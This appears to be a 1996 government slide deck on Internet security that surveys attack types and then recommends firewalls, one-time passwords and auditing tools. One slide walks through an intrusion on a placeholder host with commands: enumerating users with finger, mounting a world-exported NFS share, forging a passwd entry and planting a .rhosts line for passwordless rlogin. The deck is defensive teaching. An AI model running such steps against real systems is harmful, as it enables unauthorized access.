DSDC Customer '96 Industry

INTERNET SECURITY

Presented By: Susan Duckworth
DSDC-TAC
(614)692-9593
DSN 850-9593
email: sduckworth@dsdc.dla.mil

INTERNET HOSTS AND USERS

- Over 20 Million Users
- Over 100,000 Networks connected in the U.S. alone!
- Over 90,000 + Networks world-wide
- INTERNET is growing 10 to 20% each month!

YOUR EXPOSURE...MILLIONS & MILLIONS


YOU ARE A TARGET!

DoD Statistics

- In 1994, DoD used hacker tools to penetrate several thousand systems.
  - **88% successful in obtaining access**
  - **96% of the attacks went undetected**
  - **of the 4% detected, 0 were reported**


Hacking Motivations

- Free computer usage
- Free computer storage
- Free Internet access
- Accessing proprietary information
    - Gain profit
    - Competitive Advantage
    - Government secrets
- Thrill Seekers



HACKER EXPLOITS

- Easy to Gain Information
- Abuse extensions in Trust (sysadm or protocol itself)
- Abuse improperly configured network services
- Common bugs/challenge to find new exploitations
- Insecurities with network protocols



INFORMATIVE ANALYSIS TECHNIQUES

- finger
- showmount -e
- rpcinfo -p -d
- DNS
- whois
- sendmail

SIMPLE EXAMPLE

FROM command line on malicious.host:

```
STEP 1: $ finger @unsuspecting.host
Login      Name             TTY Idle    When            Office
joeuser  Joe User            p0           Wed 09:26
```

```
STEP 2: $ finger joeuser@unsuspecting.host
Login name: joeuser                   In real life: Joe User
Office:
Directory: /user1/joeuser              Shell: /bin/sh
On since Apr 24 09:26:35 on ttyp0 from another.unsuspecting.host
```

SIMPLE EXAMPLE(CON'T)

STEP 3: $ **showmount -e unsuspecting.host**

```
export list for unsuspecting.host:
/user1             (everyone)
/usr/tmp            (everyone)
/usr/spool/mqueue  (everyone)
```

STEP 4:

```
   $mount unsuspecting.host:/user1  /localdir
    $cd /localdir
    $ls -ldg joeuser
                    1 drwx--x--x  9 8888  joegrp 1024 Apr 22 13.42 joeuser
   $echo joeuser:x:8888:3:Intruder  Account:/: >> /etc/passwd
    $su joeuser
   $ echo malicious.host >> joeuser/.rhost
   $rlogin unsuspecting.host
                    WELCOME  TO  UNSUSPECTING.HOST!!!
```

ATTACKS AGAINST TRUST

- **Spoof:** program which tricks a user into believing it's something else (e.g., fake login ID and password prompt)

- **Address Spoofing:** forged identification to authenticate as someone else

ATTACKS AGAINST TRUST

- **Unrestricted NFS export:** A malicious user can remotely compromise user or system files.

- **Unprivileged NFS access:** Poor authentication built within NFS may allow a malicious user to execute file access requests on behalf of any user.

- **Portmapper exports:** A malicious client can force the victim’s portmapper to forward an RPC call to the actual server. The mount daemon receives this request; believes it to be local; thus, on return, portmapper forwards a file handle associated with the level of trust for the local host to the malicious client.

ATTACKS AGAINST TRUST

- **Remote Shell access:** When remote login or remote shell are enabled with trusted hosts; no password authentication is required; thus, arbitrary host’s can gain access as any user.

- **REXD access:** A malicious host can execute commands as any user due to poor access control and it’s unprivileged network port.

- **X Server access:** When an X server permits access from arbitrary hosts on the network, a remote intruder can connect to the X server and:
  - Get Screen Dumps
  - Read keystrokes including passwords
  - Inject keystrokes; take control of user’s session

ATTACKS AGAINST IMPROPER CONFIGURATIONS


- **TFTP file access:** Some older versions of the tftp program provided unrestricted systems access without authentication.

- **Writable FTP home directory:** A malicious user could remove or replace files, install a .rhost or .forward file, corrupt filesystem by overflow; or store pirated software when the FTP directory is improperly configured.

- **World Wide Web(WWW):** Improper httpd server configuration along with poor CGI programming will allow a malicious web-browser user to execute arbitrary commands on the web sever as root.

PROGRAM HOLES

- **SENDMAIL vulnerabilities:** Notoriously “buggy”. Previous versions allowed exploitation of various vulnerabilities that allow an attacker to execute arbitrary commands on the local system with superuser authority.
- **SYSLOG:** Recent versions allowed the internal buffer to overflow which allowed execution of arbitrary commands. Exploitation can lead to superuser access.
- **PC TCP/IP & MICROSOFT TCP/IP:** Buggy protocols can allow intruder to remove data stored on hard-drive or view/modify sensitive information.
- **TOO NUMEROUS TO MENTION**




OTHER TYPES OF ATTACKS

- **Sniffer Attack:** toolkits are installed on compromised systems to collect account/password information, keystrokes, email, client-server communication, NFS filehandles, etc.

- **Automated Attacks:** Sophisticated programs which launch an attack against known security vulnerabilities.

- **Social Engineering Attack:** a process whereby social interaction is used to obtain information to a computer system



Sophisticated Types of Attacks

- **<u>Denial of Service</u>:** flooding a resource in order to render it useless

- **<u>Network Level Attacks</u>:**

  Hijacking/IP Splicing

  Sequence Number Attack

  Source Routing Attack


  Source Address Attack

  Man-in-the-middle

  Replay Attack

  Tunneling

A Solution: Firewalls




Provides <u>perimeter protection</u> versus <u>protection in depth</u>.

A Solution: Firewalls

- Single Choke Point: All network traffic from outside to inside must pass through it and optionally vice-versa.

- Centralized Logging: Only authorized traffic, as defined by the local security policy, is allowed through it.

- Can enforce advanced authentication mechanisms



Firewall Security Policy

- **Permit unless specifically denied?**


- **Deny unless specifically permitted?**

Underlying Firewall Mechanisms

- **Packet Filtering**: Selective control over a set of rules that allow or deny packets from one network to another. Screening rules usually looks for one or more of the following:
    - where the packet originated (source IP)
    - where it's going (destination IP)
    - network protocol (port number)

- **Proxy:** A program that intermediates between external requesting servers and internal receiving servers or vice versa. Provides protection against risky programs (e.g. Sendmail). Access is based on source and/or destination IP screening.

Firewall Architecture (Dual-homed)




INTERNET

Firewall


Dual-Homed Host

Internal Network

Firewall Architecture (Screened Host)



Firewall Architecture(Screened Subnet)



FIREWALLS


- Firewalls are not FOOLPROOF! All firewalls do is provide an additional layer of security.

- Firewalls will not stop a network level attack.

- Firewalls will not stop mail bombs, virus plants or some forms of intense and sophisticated hacking.

- Firewalls themselves are subject to a denial of service attack.

Secure Remote Access



- **One-time passwords:**(skey)
  - – Password used once and never again.
  - _ Generated by algorithm known to both user and system.
  - – Copy of list carried by user as file or printout.

- **Authentication Device: (SecurID)**
  - – Mini calculator that displays a time-varying authentication key and challenges used in conjunction with PIN

Secure Remote Access

- **Kerberos**
  - – Performs encrypted authentication via the network from client to daemon

- **Dial Router**
  - – Allows TCP/IP access for user’s via dial-up
  - – Provides for connectivity for users coming from untrusted networks or INTERNET Service Providers (ISP’s)
  - – Full Identification and Authentication Required
  - – Auditing
  - – Supports some encrypted authentication mechanisms
  - – supports dial-back

Some Host-Based Security Tools/Rules

- Use Auditing Tools:
  - Scheck
  - COPS
  - Merlin
  - SATAN, ISS

- Mini-Firewall Tools:
  - tcp_wrapper
- Don’t extend Trust
- Don’t export/share over WAN
- Install the latest patches

